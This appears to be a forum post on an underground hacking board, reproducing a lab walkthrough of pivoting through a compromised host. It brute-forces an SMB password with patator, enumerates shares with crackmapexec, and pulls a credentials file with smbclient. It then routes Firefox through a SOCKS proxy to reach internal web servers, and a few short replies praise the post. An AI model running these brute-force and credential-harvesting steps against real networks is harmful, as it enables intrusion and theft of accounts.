


```
┌──(root💀varonis)-[~]
└─# proxychains -q patator smb_login host=172.16.0.4 port=445 user=victim2 password=FILE0 0=/usr/share/wo
rdlists/nmap.lst -t 1 -x ignore:mesg='STATUS_LOGON_FAILURE'
14:35:10 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.6 a
t 2020-12-06 14:35 EST
14:35:10 patator    INFO -
14:35:10 patator    INFO - code     size   time | candidate                          |   num | mesg
14:35:10 patator    INFO - -----------------------------------------------------------------------------
14:35:13 patator    INFO - 0        43    0.066 | Passw0rd!                          |    69 | \DESKTOP-H
THVAB6 (Windows 10.0 Build 18362)
^C14:35:15 patator    INFO - Hits/Done/Skip/Fail/Size: 1/98/0/0/4999, Avg: 20 r/s, Time: 0h 0m 4s
14:35:15 patator    INFO - To resume execution, pass --resume 98

┌──(root💀varonis)-[~]
└─# 
```

To view shared resources on a compromised SMB server, use the following crackmapexec command by inserting the detected password. Note the Private share with read and write permissions.

Code: Copy to clipboard

```
proxychains crackmapexec smb 172.16.0.4 -u ‘victim2’ -p ‘Passw0rd!’ –shares
```




```
┌──(root💀varonis)-[~]
└─# proxychains crackmapexec smb 172.16.0.4 -u 'victim2' -p 'Passw0rd!' --shares
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  [*] Windows 10.0 Build 18362 (name:DESKTOP-HTHVAB6) (
domain:DESKTOP-HTHVAB6) (signing:False) (SMBv1:False)
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  [+] DESKTOP-HTHVAB6\victim2:Passw0rd!
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  [+] Enumerated shares
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  Share           Permissions     Remark
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  -----           -----------     ------
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  ADMIN$                          Remote Admin
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  C$                              Default share
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  IPC$            READ            Remote IPC
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  Private         READ,WRITE
SMB         172.16.0.4      445    DESKTOP-HTHVAB6  Users           READ

┌──(root💀varonis)-[~]
└─# █
```

To access its contents, use the smbclient command to view the desired directory (in this case, "/Private"). Note the credentials file .txt in the shared folder. In smbclient, use the get command to get the file and save it locally to Kali.

Code: Copy to clipboard


```
proxychains smbclient //172.16.0.4/Private -U ‘victim2%Passw0rd!’
```



```
┌──(root💀varonis)-[~]
└─# proxychains smbclient //172.16.0.4/Private -U 'victim2%Passw0rd!'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  192.168.56.102:1337  ...  172.16.0.4:445  ...  OK
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Dec  6 14:39:32 2020
  ..                                  D        0  Sun Dec  6 14:39:32 2020
  credentials.txt                     A       56  Sun Dec  6 14:42:01 2020

                52280063 blocks of size 4096. 46206317 blocks available
smb: \> get credentials.txt /tmp/credentials.txt
getting file \credentials.txt of size 56 as /tmp/credentials.txt (0.9 KiloBytes/sec) (average 0.9 KiloByt
es/sec)
smb: \> exit

┌──(root💀varonis)-[~]
└─# cat /tmp/credentials.txt

username = FollowMe
password = twitter.com/tokyoneon_

┌──(root💀varonis)-[~]
└─# █
```

Similarly, similar proxychains commands provide access to HTTP servers. However, Firefox has built-in features that make it easier to interact with proxies.

Open Firefox in Kali, go to the menu: **Settings > Network settings > Configure** and configure the IP address and VPS port in the SOCKS Host section (as shown below). Click OK to save the configuration.



Connection Settings

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy Port 0

□ Also use this proxy for FTP and HTTPS

HTTPS Proxy Port 0

FTP Proxy Port 0

SOCKS Host 192.168.56.102 Port 1337

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1, and ::1 are never proxied.


□ Do not prompt for authentication if password is saved

☑ Proxy DNS when using SOCKS v5

□ Enable DNS over HTTPS

Help Cancel OK

Then open a new tab and go to any HTTP server on the internal network (for example, 172.16.0.115:80).



About Products Accounts Help Sign up Log in

Log in

Username:

Password:


□ Log me in automatically

Log in

I forgot my username or password

[redacted]

Judging by the HTTP server logs on 172.16.0.115, requests come from 172.16.0.3 **(host A),** that is, the compromised host.



```
[redacted]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET / HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /css/combined.css HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /css/css?family=Open+Sans:400,600,300,700 HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /css/defaults.min.css HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /css/nav-core.min.css HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /css/nav-layout.min.css HTTP/1.1" 200 -
172.16.0.3 - - [06/Dec/2020 15:18:21] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /js/rem.min.js HTTP/1.1" 404 -
172.16.0.3 - - [06/Dec/2020 15:18:21] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:21] "GET /js/jquery-1.7.2.min.js HTTP/1.1" 404 -
172.16.0.3 - - [06/Dec/2020 15:18:22] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:22] "GET /js/nav.jquery.min.js HTTP/1.1" 404 -
172.16.0.3 - - [06/Dec/2020 15:18:22] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:22] "GET /img/home-icon.png HTTP/1.1" 404 -
172.16.0.3 - - [06/Dec/2020 15:18:22] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:22] "GET /img/Private-logo-small.png HTTP/1.1" 404 -
172.16.0.3 - - [06/Dec/2020 15:18:22] code 404, message File not found
172.16.0.3 - - [06/Dec/2020 15:18:22] "GET /favicon.ico HTTP/1.1" 404 -
```

][0-][0-][0!

Complaint Like + Quotation Answer

WildMilk, bolt109, aka_PSIH and 1 more person

berlin

CD User

06.08.2021 New #2

Excellent post ❤️❤️

Complaint Like + Quotation Answer

ramlal

floppy-disk ✕ Banned

09.08.2021 New #3

Please note that the user is blocked

Loved it

Complaint Like + Quotation Answer

harrypotter

floppy-disk User

10.08.2021 New #4

nice!

Complaint Like + Quotation Answer

Write an answer...

Attach files

Answer

Underground > **Network Vulnerabilities / Wi-F...** >

Style selection English (RU)

Help Home